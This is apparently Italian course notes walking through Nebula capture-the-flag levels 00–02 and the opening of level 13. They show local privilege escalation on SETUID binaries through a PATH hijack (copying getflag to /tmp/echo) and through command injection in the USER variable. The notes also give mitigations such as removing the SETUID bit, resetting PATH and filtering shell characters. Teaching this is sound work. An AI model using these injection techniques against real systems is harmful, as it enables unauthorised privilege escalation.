

6. INIEZIONE LOCALE

- LEVEL 00:

"Questo livello richiede di trovare un programma Set User ID che verrà eseguito come account flag00. Puoi anche trovarlo cercando con attenzione nelle directory di primo livello in / per directory dall'aspetto sospetto."

Per individuare tutti i file con il bit **SETUID** acceso possiamo utilizzare il comando `find` con l'opzione `-perm` (filtro permessi):

`find -perm /u+`

Onde evitare di visualizzare i messaggi di errore (*permission denied*) usiamo il comando esteso:

`find -perm /u+ 2>/dev/null`

Tra i vari risultati della ricerca, notiamo il file `/bin/.../flag00`, e navigando in esso avremo la seguente situazione.

Attraverso `ls -la` visualizziamo i metadati del file individuato, esso è di proprietà di `flag00` e ha il bit **SETUID** acceso:

```
level00@nebula:/bin/...$ ls -la
total 8
drwxr-xr-x 2 root root 29 2011-11-20 21:22 .
drwxr-xr-x 3 root root 2728 2012-08-18 02:50 ..
-rwsr-x--- 1 flag00 level00 7358 2011-11-20 21:22 flag00
```

E mandando in esecuzione il file `./flag00` avremo il seguente risultato:

```
level00@nebula:/bin/...$ ./flag00
Congrats, now run getflag to get your flag!
```


- LEVEL 01:

"C'è una vulnerabilità nel programma seguente che consente l'esecuzione di programmi arbitrari, riesci a trovarla?"

Il programma in questione si chiama `level1.c` e il suo eseguibile ha il seguente percorso: `/home/flag01/flag01`

L'**obiettivo dell'attacco** è l'esecuzione del programma `/bin/getflag` con i privilegi dell'utente `flag01`.

Come prima strategia si esegue il login come utente `flag01` provando ad eseguire `/bin/getflag`. La richiesta della password al legittimo proprietario non è una strada percorribile. Analogamente neanche la rottura della password si presenta come una strada percorribile.



```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp)
{
    gid_t gid;
    uid_t uid;
    gid = getegid();
    uid = geteuid();

    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);

    system("/usr/bin/env echo and now what?");
}
```

Vediamo quali home directory sono a disposizione dell'utente `level01` attraverso i comandi:

- `ls /home/level*`
- `ls /home/flag*`

L'utente `level01` può accedere solamente alle directory `/home/level01` e `/home/flag01`. La prima directory non contiene materiale utile, rispetto alla seconda la quale contiene file di configurazione di BASH e un eseguibile: `flag01`.

Vediamo i permessi del file: `/home/flag01/flag01` utilizzando `ls -la`

```
level01@nebula:/home/flag01$ ls -la
total 13
drwxr-x--- 2 flag01 level01 92 2011-11-20 21:22 .
drwxr-xr-x 1 root root 80 2012-08-27 07:18 ..
-rw-r--r-- 1 flag01 flag01 220 2011-05-18 02:54 .bash_logout
-rw-r--r-- 1 flag01 flag01 3353 2011-05-18 02:54 .bashrc
-rwsr-x--- 1 flag01 level01 7322 2011-11-20 21:22 flag01
-rw-r--r-- 1 flag01 flag01 675 2011-05-18 02:54 .profile
```


Tale file è di proprietà dell'utente `flag01` ed è eseguibile dagli utenti del gruppo `level01`. Inoltre, è **SETUID** (infatti è evidenziato in rosso [SETGID = giallo]), ciò consente l'elevazione dei privilegi a quelli dell'utente `flag01`. Il file `/home/flag01/flag01` è eseguibile e permette di ottenere i privilegi dell'utente `flag01`.

IDEA:

Bisogna provocare indirettamente (inoculare) l'esecuzione del binario `/bin/getflag` sfruttando il binario `/home/flag01/flag01`. Di CONSEGUENZA `/bin/getflag` è eseguito come utente `flag01` riuscendo a vincere la sfida.

La strategia alternativa è:

- Autenticarsi come `level01` (facile avendo la password).
- Eseguire il comando `/home/flag01/flag01` (facile avendo i permessi).
- L'ostacolo da superare è quello di trovare un modo di inoculare `/bin/getflag` in `home/flag01/flag01`.



Analizziamo il file sorgente dell'eseguibile `home/flag01/flag01`. Il file in questione è `level1.c`.

Le operazioni svolte da `level1.c` sono le seguenti:

- Imposta tutti gli user ID al valore effettivo (elevazione dell'utente al valore associato a `flag01`), infatti ricorda che quando il bit SETUID è 1, il valore dell'euid è lo stesso dell'owner del file (nel nostro caso, `flag01`).
- Imposta tutti i group ID al valore effettivo (elevazione del gruppo al valore associato a `level01`).
- Esegue un comando, tramite la funzione di libreria `system()`:

```
system("/usr/bin/env echo and now what?");
```

La funzione di libreria `system()`:

Esegue un comando di shell, passato come argomento e restituisce -1 in caso di errore: `/bin/sh -c argomento`. Dalla documentazione di `system()` deduciamo: Mai eseguire `system()` con il SETUID bit impostato poiché, giocando con le variabili di ambiente si può violare la sicurezza del programma. Questo è esattamente il caso del binario `home/flag01/flag01`.

Sempre dalla documentazione di `system()`: La funzione di libreria `system()` non funziona correttamente se `/bin/sh` corrisponde a `bash`. Ed anche ora è il nostro caso, infatti controllando se `/bin/sh` punta effettivamente a `bash`, lo si conferma:

```
level01@nebula:/home/flag01$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 2011-11-20 20:38 /bin/sh → /bin/bash
level01@nebula:/home/flag01$
```

La funzione di libreria `system()` usa proprio `sh` per eseguire un comando. Tale comando è eseguito mediante un processo figlio che eredita tutti i privilegi del padre. Entriamo nei dettagli del comando eseguito da `system()` nel file `level1.c`. Nel sorgente `level1.c`, la funzione `system()` esegue il comando seguente: `/usr/bin/env echo and now that`.

A questo punto scopriamo qualche dettaglio in più sui comandi `env` ed `echo`.

Il comando `env`:

```
level01@nebula:/home/flag01$ type -a env
env is /usr/bin/env
```

Leggendo la documentazione attraverso `man env`: `env name=value name2=value2 command`.

Si tratta di un comando di shell; se invocato da solo, stampa la lista delle variabili di ambiente, altrimenti esegue il comando `command` nell'ambiente modificato ottenuto dopo aver settato le variabili ai valori specificati.

Il comando `echo`:

```
level01@nebula:/home/flag01$ type -a echo
echo is a shell builtin
echo is /bin/echo
```

Leggendo la documentazione attraverso `man echo`, tale comando stampa i suoi argomenti sullo standard output.

La funzione `system()` esegue il comando `/usr/bin/env echo and now that` che a sua volta esegue il comando `/usr/bin/echo` che stampa a video la stringa "and now that". A questo punto è possibile inoculare qualcosa di diverso da `/usr/bin/env`, ad esempio `/bin/getflag` e se la risposta è affermativa la sfida è vinta. Purtroppo, non è possibile modificare il comando eseguito da `system()`, poiché si tratta di una stringa costante, ma è possibile modificare l'ambiente di shell ereditato da `home/flag01/flag01`.

Vediamo quali variabili di ambiente influenzano l'esecuzione di un comando, quindi scorrendo il manuale alla ricerca di pagine sulle variabili di ambiente tramite il comando: `apropos environment`.

Scorrendo i risultati, scopriamo la voce seguente nella Sezione 7: `environ (7) -user environment`.

Leggendo la pagina di manuale (`man 7 environ`) alla ricerca di qualche variabile di ambiente interessante, scoprendo l'esistenza della variabile **PATH**. Tale variabile di ambiente imposta la sequenza ordinata di cartelle scandite dai programmi di sistema alla ricerca di file specificati con un percorso incompleto (caso del nostro `echo`).

A questo punto è possibile modificare indirettamente la stringa eseguita da `system()`:

- Copiamo `/bin/getflag` in una cartella temporanea dandogli il nome `echo`:

```
level01@nebula:/home/flag01$ cp /bin/getflag /tmp/echo
```

- Alteriamo il percorso di ricerca in modo da anticipare `/tmp` a `/usr/bin`:

```
level01@nebula:/home/flag01$ PATH=/tmp:$PATH
```

Lo screen sottostante mostra come la variabile `PATH` contenga vari percorsi da provare (in ordine), divisi dai : (due punti) e siamo andati ad aggiungere un nuovo path da provare: `/tmp`.


```
level01@nebula:/home/flag01$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
level01@nebula:/home/flag01$ PATH=/tmp:$PATH
level01@nebula:/home/flag01$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
```

Cosa succede lanciando il programma `home/flag01/flag01`?

- Il comando `env` prova a caricare il file eseguibile `echo`.
- Poiché `echo` non ha un percorso, `sh` usa i percorsi di ricerca per individuare il file da eseguire.
- `sh` individua `/tmp/echo` come primo candidato all'esecuzione.
- `sh` esegue `/tmp/echo` con i privilegi dell'utente `flag01`.

A questo punto quali sono le azioni eseguibili dall'utente level01?

- Copia di /bin/getflag in /tmp/echo: SI.
- Modifica PATH=/tmp:\$PATH: SI.
- Login come utente level01: SI.
- Esecuzione di /home/flag01/flag01: SI.



Passi dell'attacco (che portano alla vittoria):

1. Login come utente level01.
2. Copia /bin/getflag in /tmp/echo.
3. Modifica PATH=/tmp:\$PATH.
4. Esecuzione di /home/flag01/flag01.

```

level01@nebula:/home/flag01$ cp /bin/getflag /tmp/echo
level01@nebula:/home/flag01$ PATH=/tmp:$PATH
level01@nebula:/home/flag01$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
level01@nebula:/home/flag01$ ./flag01
You have successfully executed getflag on a target account
  
```

La vulnerabilità presente in level1.c si verifica solo se diverse debolezze sono presenti e sfruttate contemporaneamente:

- **Debolezza #1:** Il binario /home/flag01/flag01 ha privilegi di esecuzione ingiustamente elevati (bit SETUID acceso).
- **Debolezza #2:** La versione di bash utilizzata in Nebula non abbassa i propri privilegi di esecuzione.
- **Debolezza #3:** Manipolando una variabile di ambiente (PATH), si sostituisce echo con un comando che esegue lo stesso codice di /bin/getflag.

- MITIGARE LE DEBOLEZZE:

La vulnerabilità è un AND di tre debolezze e per annullarla è sufficiente inibire una delle tre debolezze anche se è preferibile inibirle tutte e tre. Le prime due debolezze possono essere inibite dall'amministratore di sistema, mentre la terza, la può inibire il programmatore. Di seguito si descrive la procedura per mitigare la prima e la terza debolezza:

- Rimozione dei privilegi non minimi per /home/flag01/flag01.

La mitigazione della seconda debolezza è più complessa, infatti prevede l'installazione di una diversa versione di BASH che eviti il problema del mancato abbassamento dei privilegi.

Mitigazione prima debolezza:

Autentichiamoci come utente nebula e poi otteniamo una shell di root tramite sudo -i.

Spegniamo il bit SETUID sul file eseguibile /home/flag01/flag01:

```
chmod u-s /home/flag01/flag01
```

```

nebula@ubuntu:~$ sudo -i_
root@ubuntu:~# chmod u-s /home/flag01/flag01_
root@ubuntu:~# su - level01
level01@ubuntu:~$ PATH=/tmp:$PATH
level01@ubuntu:~$ ./home/flag01/flag01
getflag is executing on a non-flag account, this doesn't count
level01@ubuntu:~$ 
  
```

Mitigazione terza debolezza:

Modifichiamo il sorgente level1.c in modo da impostare in maniera sicura la variabile di ambiente PATH prima di eseguire system(). L'idea è rimuovere /tmp da PATH. Possiamo usare la funzione di libreria putenv(), la quale modifica una variabile di ambiente già impostata. Ad esempio, per modificare PATH:

```
putenv("PATH=/bin:/sbin:/usr/bin:usr/sbin");
```

Una modifica mirata, discendente dalla mitigazione della terza debolezza, a level1.c è:

Compiliamo level1-env.c:

```
gcc -o flag01-env level1-env.c
```

Impostiamo i privilegi su flag01-env:

```
chown flag01:level01 /home/flag01/flag01-env
chmod u+s /home/flag01/flag01-env
```

Impostiamo PATH ed eseguiamo flag01-env:

```
PATH=/tmp:$PATH
/home/flag01/flag01-env
```

```

#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp)
{
    gid_t gid;
    uid_t uid;
    gid = getegid();
    uid = geteuid();

    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);
    putenv("PATH=/bin:/sbin:/usr/bin:usr/sbin");
    system("/usr/bin/env echo and now what?");
}
  
```

Avendo come risultato che /bin/getflag non è più eseguito al posto dell'echo originale.

```


level01@ubuntu:~$ PATH=/tmp:$PATH
level01@ubuntu:~$ ./home/flag01/flag01-env
and now what?
level01@ubuntu:~$ 
  
```

- LEVEL 02:

"C'è una vulnerabilità nel programma seguente che consente l'esecuzione di programmi arbitrari, riesci a trovarla?"

Il programma in questione si chiama level2.c e il suo eseguibile ha il seguente percorso: /home/flag02/flag02.

L'obiettivo della sfida è l'esecuzione del programma /bin/getflag con i privilegi dell'utente flag02. Analogamente al Level01, l'ottenimento della password utente flag02 sia attraverso la richiesta che attraverso la rottura di essa non è una strada percorribile portando quindi ad una ricerca alternativa per catturare la bandierina.



level02.c

```

#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp)
{
    char *buffer;
    gid_t gid;
    uid_t uid;

    gid = getegid();
    uid = geteuid();
    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);

    buffer = NULL
    asprintf(&buffer, "/bin/echo %s is cool", getenv("USER"));
    printf("about to call system(\"%s\")\n", buffer);

    system(buffer);
}
  
```

Allo stesso modo vediamo quali home directory sono a disposizione dell'utente level02:

- ls /home/level*
- ls /home/flag*

deducendo che l'utente può accedere solamente alle directory:

- /home/level02
- /home/flag02

La directory level02 non sembra avere contenuti interessanti, viceversa la directory /home/flag02 contiene file di configurazione di BASH e un eseguibile: /home/flag02/flag02. Dal comando ls -la:

```

drwxr-x--- 2 flag02 level02 80 2011-11-20 21:22 .
drwxr-xr-x 1 root root 60 2012-08-27 07:18 ..
-rw-r--r-- 1 flag02 flag02 220 2011-05-18 02:54 .bash_logout
-rw-r--r-- 1 flag02 flag02 3353 2011-05-18 02:54 .bashrc
-rwsr-x--- 1 flag02 level02 7438 2011-11-20 21:22 flag02
-rw-r--r-- 1 flag02 flag02 675 2011-05-18 02:54 .profile
  
```

Il file flag02 è di proprietà dell'utente flag02 ed è eseguibile dagli utenti del gruppo level02. Ed inoltre è SETUID. Essendo autenticati come utente level02 e poiché abbiamo il permesso di esecuzione, proviamo ad eseguire il file binario flag02: /home/flag02/flag02. L'output è il seguente:

```

level02@nebula:/home/flag02$ ./flag02
about to call system("/bin/echo level02 is cool")
level02 is cool
  
```

Da notare che il file /home/flag02/flag02 è eseguibile e permette di ottenere i privilegi dell'utente flag02. L'IDEA è provocare l'esecuzione di /bin/getflag mediante iniezione in /home/flag02/flag02. Di conseguenza /bin/getflag è eseguito come utente flag02 (vincendo la sfida).

Fino ad ora si è proceduto in maniera analoga alla sfida precedente; infatti, la procedura di ricerca delle vulnerabilità è sempre la stessa:


- Lettura approfondita.
- Aggiornamento dell'albero di attacco.
- Individuazione di un percorso di sfruttamento.

Quindi procedendo allo stesso modo si può dedurre che:

- Autenticarsi come level02 è semplice avendo la password.
- Eseguire il comando /home/flag02/flag02 è facile avendo i permessi.
- L'ostacolo da superare è quello di trovare un modo di inoculare /bin/getflag in /home/flag02/flag02. Analizziamo il file sorgente dell'eseguibile /home/flag02/flag02. Il file in questione è level2.c.

Dall'analisi del sorgente, le operazioni svolte da level2.c sono le seguenti:

- Imposta tutti gli user ID al valore effettivo (elevazione dell'utente al valore associato a flag02).
- Imposta tutti i group ID al valore effettivo (elevazione del gruppo al valore associato a level02).
- Alloca un **buffer** e ci scrive dentro alcune cose, tra cui il valore di una variabile di ambiente (**USER**).
- Stampa una stringa e il contenuto del buffer.
- Esegue il comando contenuto nel buffer tramite system.



La funzione asprintf():

La funzione di libreria asprintf() alloca un buffer di lunghezza adeguata e ci copia dentro una stringa, utilizzando la funzione sprintf(). Restituisce il numero di caratteri copiati e -1 in caso di errore. Nel dettaglio ([man 3 asprintf](#) e [man 3 sprintf](#)). Nel sorgente level2.c non è possibile usare l'iniezione di comandi tramite PATH. Al contrario di quanto accadeva in level1.c, in level2.c il path del comando è scritto esplicitamente: `bin/echo`.

È possibile l'iniezione diretta di comandi nel buffer? In level2.c la stringa buffer riceve il valore da una variabile di ambiente (USER). Tale valore viene prelevato mediante la funzione getenv("USER"). Quindi, modificando USER si dovrebbe poter modificare buffer. Bisogna chiedersi che tipo di modifica andrebbe effettuata ad USER per vincere la sfida.

La funzione sprintf():

Le sezioni NOTES e BUGS della pagina di manuale di sprintf() citano diverse tecniche di attacco possibili sul buffer:

- Overflow di una stringa con potenziale esecuzione di codice arbitrario e/o corruzione di memoria ([buffer overflow attack](#)).
- Lettura della memoria via stringa di formato %n ([format string attack](#)).

Tali attacchi potrebbero essere usati per inoculare /bin/getflag in home/flag02/flag02.

I due attacchi citati sono più complessi rispetto all'iniezione standard; difficilmente un utente alle prime armi riesce a concluderli positivamente. Ricordando che l'obiettivo è quello di iniettare codice arbitrario in una stringa di comando BASH.


IDEA:

In BASH è possibile concatenare due comandi con il carattere separatore ; (punto e virgola):

`echo comando1; echo comando2`

quindi possiamo usare la variabile di ambiente USER per iniettare un comando qualsiasi:

```
USER='level02; /usr/bin/id'  
      ↓  
Carattere separatore   Il comando da eseguire
```



Da un primo tentativo di attacco:

1. Autentichiamoci come utente level02.
2. Impostiamo la variabile di ambiente USER al valore suggerito in precedenza:

```
USER='level02; /usr/bin/id'
```

3. Eseguiamo /home/flag02/flag02:

`/home/flag02/flag02`

`/usr/bin/id` viene eseguito con un esito inaspettato. La funzione system() esegue alla lettera il comando:

```
level02@nebula:/home/flag02$ ./flag02  
about to call system("/bin/echo level02; /usr/bin/id is cool")  
level02
```

L'errore risiede nei parametri extra passati involontariamente a `/usr/bin/id`:

`/bin/echo level02; /usr/bin/id is cool`

Dove i parametri "is cool" non possono essere cancellati direttamente e vanno in un qualche modo annullati. La NUOVA IDEA deriva dal fatto che in BASH è possibile commentare il resto di una riga con il carattere di commento #.

`echo comando1; echo comando2 #remark`

quindi possiamo inserire un carattere di commento dopo `/usr/bin/id` per annullare gli argomenti extra digitando:

```
USER='level02; /usr/bin/id #'
```

A questo punto procediamo con un nuovo attacco:

1. Autentichiamoci come utente level02.
2. Impostiamo la variabile di ambiente USER al valore suggerito in precedenza:

```
USER='level02; /usr/bin/id #'
```

3. Eseguiamo /home/flag02/flag02:


`/home/flag02/flag02`

Avendo come risultato:

```
level02@nebula:/home/flag02$ ./flag02  
about to call system("/bin/echo level02; /usr/bin/id # is cool")  
level02  
uid=997(flag02) gid=1003(level02) groups=997(flag02),1003(level02)
```

Dove `/usr/bin/id` viene eseguito correttamente. A questo punto ci basta sostituire `/bin/getflag` a `/usr/bin/id`.

Ha senso provare i comandi al terminale solo dopo aver popolato un albero di attacco e aver individuato una serie di percorsi dai nodi foglia al nodo radice. Grazie all'albero di attacco, la procedura di verifica dell'attacco diventa banale.



Passi dell'attacco (che portano alla vittoria):

1. Login come utente level02.
2. Iniezione diretta tramite USER (`USER='level02; /bin/getflag #'`).
3. Esecuzione di `/home/flag02/flag02`.

```
level02@nebula:/home/flag02$ USER='level02; /bin/getflag #'
level02@nebula:/home/flag02$ ./flag02
about to call system("/bin/echo level02; /bin/getflag # is cool")
level02
You have successfully executed getflag on a target account
```

La vulnerabilità presente in level2.c si verifica solo se tre diverse debolezze sono presenti e sfruttate contemporaneamente. Le prime due debolezze sono già note:

- Assegnazione di privilegi non minimi al file binario.
- Utilizzo di una versione di BASH che non effettua l'abbassamento dei privilegi.

La terza debolezza coinvolta è nuova: Se un input non neutralizza i “caratteri speciali” è possibile iniettare nuovi caratteri in cascata ai precedenti.

- MITIGARE LE DEBOLEZZE:

Come nella sfida precedente è possibile mitigare le prime due debolezze. Ma bisogna capire come mitigare la terza debolezza, ed un’analisi dettagliata di CWE-77 suggerisce di evitare di utilizzare comandi esterni e sfruttare piuttosto funzioni di sistema.

Mitigazione terza debolezza: Modifichiamo il sorgente level2.c in modo da ottenere lo username corrente tramite funzioni di libreria e/o di sistema. Tali funzioni possono essere cercate grazie al comando [apropos username](#). Scopriamo l’esistenza della funzione di libreria [getlogin\(\)](#), la quale probabilmente opera in modo analogo a [getenv\("USER"\)](#).

La funzione getlogin():

La funzione di libreria `getlogin()` restituisce il puntatore a una stringa contenente il nome dell’utente attualmente connesso al terminale che ha lanciato il processo. In caso di errore, restituisce un puntatore nullo e la causa dell’errore nella variabile `errno`. Attraverso il manuale ([man 3 getlogin](#)) vi è una specifica più dettagliata.

Una modifica mirata a level2.c trasformando il sorgente in level2-getlogin.c che implementa un meccanismo di recupero dello username tramite `getlogin()`.

```
char *username;
...
username=getlogin();

asprintf(&buffer, "/bin/echo %s is cool", username);
printf("about to call system(\"%s\")\n", buffer);

system(buffer);
```

- Compiliamo level2-getlogin.c:

```
gcc -o flag02-getlogin level2-getlogin.c
```

- Impostiamo i privilegi su flag02-getlogin:

```
chown flag02:level02 /path/to/flag02-getlogin (dare ai nuovo binario i permessi che aveva il file originario)
chmod 4750 /path/to/flag02-getlogin (corrisponde a rwsr-x--)
```

- Impostiamo la variabile USER ed eseguiamo flag02-getlogin:

```
USER='level02; /bin/getflag #
./flag02-getlogin
```

Avendo come risultato la stampa dello username reale, indipendentemente da USER.

```
level02@ubuntu:~$ ls -l
total 12
-rwsrwxr-x 1 flag02  level02 7523 2017-04-10 08:06 flag02-getlogin
-rw-r--r-- 1 level02 level02 569 2017-04-10 08:05 level2-getlogin.c
level02@ubuntu:~$ USER='level02; /bin/getflag #'
level02@ubuntu:~$ ./flag02-getlogin
about to call system("/bin/echo level02 is cool")
level02 is cool
level02@ubuntu:~$ _
```

Un’**altra mitigazione** fattibile è quella in cui si possono ricercare in buffer i caratteri speciali di BASH e provocare l’uscita con un errore in caso di presenza di almeno uno di essi. A questo punto bisogna chiedersi quali funzioni di libreria permettono la ricerca di uno o più caratteri all’interno di una stringa: [apropos -s2, string](#).

In questo caso però la ricerca fornisce TROPPI risultati, bisogna quindi raffinare la ricerca. Infatti, siamo alla ricerca di una funzione che, data una stringa s1, cerchi in essa una qualsiasi occorrenza di un carattere appartenente a una stringa s2. Rieseguendo la ricerca: [apropos -s2, string search](#), si scopre l’esistenza della funzione di libreria [strpbrk\(\)](#).

La funzione strpbrk():

Tale funzione restituisce il puntatore alla prima occorrenza in una stringa s di un carattere contenuto nella stringa accept. Se non esiste un tale carattere, restituisce un puntatore nullo. Maggiori dettagli vengono presentati sul manuale ([man 3 strpbrk](#)).

Passando ad una modifica mirata a level2.c, il sorgente level2-strpbrk.c implementa un meccanismo di recupero dello username tramite getenv("USER"). Inoltre, utilizza la funzione strpbrk() per ricercare caratteri non validi all'interno del buffer, ed in presenza di caratteri non validi, provoca l'uscita dal programma.

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp)
{
    char *buffer;
    const char invalid_chars[] = "!\\$&'()*,:;<=>?@[\\"^{}|]";
    gid_t gid;
    uid_t uid;

    gid = getegid();
    uid = geteuid();

    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);
    buffer = NULL;

    asprintf(&buffer, "/bin/echo %s is cool", getenv("USER"));
    if ((strpbrk(buffer, invalid_chars)) != NULL) {
        perror("strpbrk");
        exit(EXIT_FAILURE);
    }
    printf("about to call system(\"%s\")\n", buffer);
    system(buffer);
}
```

- Compiliamo level2-strpbrk.c:

```
gcc -o flag02-strpbrk level2-strpbrk.c
```

- Impostiamo i privilegi corretti sul file eseguibile flag02-strpbrk:

```
chown flag02:level02 /path/to/flag02-strpbrk
chmod 4750 /path/to/flag02-strpbrk
```

- Eseguiamo flag02-strpbrk:

```
USER='level02; /bin/getflag #'
./flag02-strpbrk
```

Il carattere speciale ; (punto e virgola) provoca l'uscita dal programma.

```
level02@ubuntu:~$ USER='level02; /bin/getflag #'
level02@ubuntu:~$ ./flag02-strpbrk
strpbrk: Success
level02@ubuntu:~$ _
```


- LEVEL 13:

"Esiste un controllo di sicurezza che impedisce al programma di continuare l'esecuzione se l'utente che lo richiama non corrisponde a uno specifico user ID"

Il programma in questione si chiama *level13_safe.c* e il suo eseguibile ha il percorso: */home/flag13/flag13*

Gli **obiettivi** della sfida sono:

- Recupero della password (token) dell'utente flag13, aggirando il controllo di sicurezza del programma in questione.
- Autenticazione come utente flag13.
- Esecuzione del programma */bin/getflag* come utente flag13.



Al solito la richiesta e/o rottura della password dell'account flag13 non sono strade percorribili. Occorre quindi valutare una strategia alternativa per ottenere la password di flag13 e catturare la bandierina. Anche in questo caso vediamo quali home directory sono a disposizione dell'utente level13 attraverso i classici comandi:

- *ls /home/level**
- *ls /home/flag**

Riscontrando che l'utente level13 può accedere solamente alle directory */home/level13* e */home/flag13*. La directory */home/level13* non sembra contenere materiale interessante, viceversa la directory */home/flag13* contiene file di configurazione di BASH e un eseguibile */home/flag13/flag13*:

```
level13@nebula:/home/flag13$ ls -la
total 13
drwxr-x--- 2 flag13 level13 80 2011-11-20 21:22 .
drwxr-xr-x  1 root   root   60 2012-08-27 07:18 ..
-rw-r--r--  1 flag13 flag13 220 2011-05-18 02:54 .bash_logout
-rw-r--r--  1 flag13 flag13 3353 2011-05-18 02:54 .bashrc
-rwsr-x--- 1 flag13 level13 7321 2011-11-20 21:22 flag13
-rw-r--r--  1 flag13 flag13  675 2011-05-18 02:54 .profile
```

level13.c

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <sys/types.h>
#include <string.h>

#define FAKEUID 1000
int main(int argc, char **argv, char **envp){
    int c;
    char token[256];
    if(getuid() != FAKEUID) {
        printf("Security failure detected. UID %d started us,
               we expect %d\n", getuid(), FAKEUID);
        printf("The system administrators will be
               notified of this violation\n");
        exit(EXIT_FAILURE);
    }
    // snip, sorry ☺
    printf("your token is %s\n", token);
}
```

Il file flag13 è di proprietà dell'utente flag13 ed è eseguibile dagli utenti del gruppo level13. Inoltre è SETUID.

Quindi ricapitolando:

- Autentichiamoci come utente level13.
